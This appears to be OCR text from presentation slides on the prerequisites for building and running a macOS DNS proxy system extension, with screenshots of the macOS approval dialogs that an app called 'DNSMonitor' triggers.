

(Many) Prerequisites for a network extension

To Build:


1 Create a profile w/
necessary entitlements
(e.g. dns-proxy-systemextension)

2 Place extension in app's
Contents/Library/SystemExtensions

3 Sign
 + notarize




(Many) Prerequisites to run (in non-mdm environment)



System Extension Blocked

The program "DNSMonitor" tried to load new system extension(s). If you want to enable these extensions, open Security & Privacy System Preferences.

OK



Privacy & Security

Security

Allow applications downloaded from

- App Store
- App Store and identified developers

System software from application "DNSMonitor" was blocked from loading.

Allow



"DNSMonitor" Would Like to Add DNS Proxy Configurations

All DNS activity on this Mac may be filtered or monitored.

Allow Don't Allow




"DNSMonitor" is an app downloaded from the Internet.

Are you sure you want to open it?

Safari downloaded this file yesterday at 11:54. Apple checked it for malicious software and none was detected.




